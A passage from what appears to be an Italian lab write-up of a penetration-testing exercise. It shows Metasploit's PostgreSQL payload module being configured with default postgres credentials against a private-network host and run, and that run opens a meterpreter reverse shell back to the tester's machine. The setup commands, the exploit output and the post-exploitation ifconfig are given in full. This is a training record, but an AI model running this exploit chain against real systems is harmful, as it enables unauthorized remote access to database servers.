| VERBOSE  | false           | no       | Enable verbose output                                                                                                                                                                               |

  
Payload options (linux/x86/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Linux x86 |


```



# PARTE 1

## METASPLOIT

Consultata la tabella options si è proceduto alla compilazione dei dati necessari; per configurare le voci richieste sono stati eseguiti i comandi:

“set RHOST 192.168.75.112”

“set LHOST 192.168.75.111”

Poi eseguiamo di nuovo il comando “show options” per verificare che le configurazioni siano andate a buon fine.

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.75.112  
RHOSTS => 192.168.75.112
```

```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.75.111  
LHOST => 192.168.75.111
```

```
msf6 exploit(linux/postgres/postgres_payload) > show options
```

Module options (exploit/linux/postgres/postgres\_payload):

Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RHOSTS	192.168.75.112	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.75.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Linux x86

## PARTE 2

### METERPRETER

Dalla sessione show options abbiamo potuto notare che non ci sono payloads disponibili perciò è stato direttamente eseguito il comando “**exploit**” ed avviato. Finito il suo processo si è osservato che rimanda ad una sessione di meterpreter.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit ←  
  
[*] Started reverse TCP handler on 192.168.75.111:4444  
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)  
[*] Uploaded as /tmp/wd0JOjLo.so, should be cleaned up automatically  
[*] Sending stage (1017704 bytes) to 192.168.75.112  
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:37779) at 2024-07-12 04:03:15 -0400  
  
meterpreter > █
```

## PARTE 2

### METERPRETER

Una volta ottenuta una sessione remota Meterpreter, per verificare che l'exploit fosse andato a buon fine sono state recuperate le informazioni sulla configurazione di rete.

Configurazione di rete  
"ifconfig"

```
meterpreter > ifconfig ←  
  
Interface 1  
-----  
Name       : lo  
Hardware MAC : 00:00:00:00:00:00  
MTU        : 16436  
Flags      : UP,LOOPBACK  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::  
  
Interface 2  
-----  
Name       : eth0  
Hardware MAC : 08:00:27:4f:b1:59  
MTU        : 1500  
Flags      : UP,BROADCAST,MULTICAST  
IPv4 Address : 192.168.75.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe4f:b159  
IPv6 Netmask : ffff:ffff:ffff:ffff::
```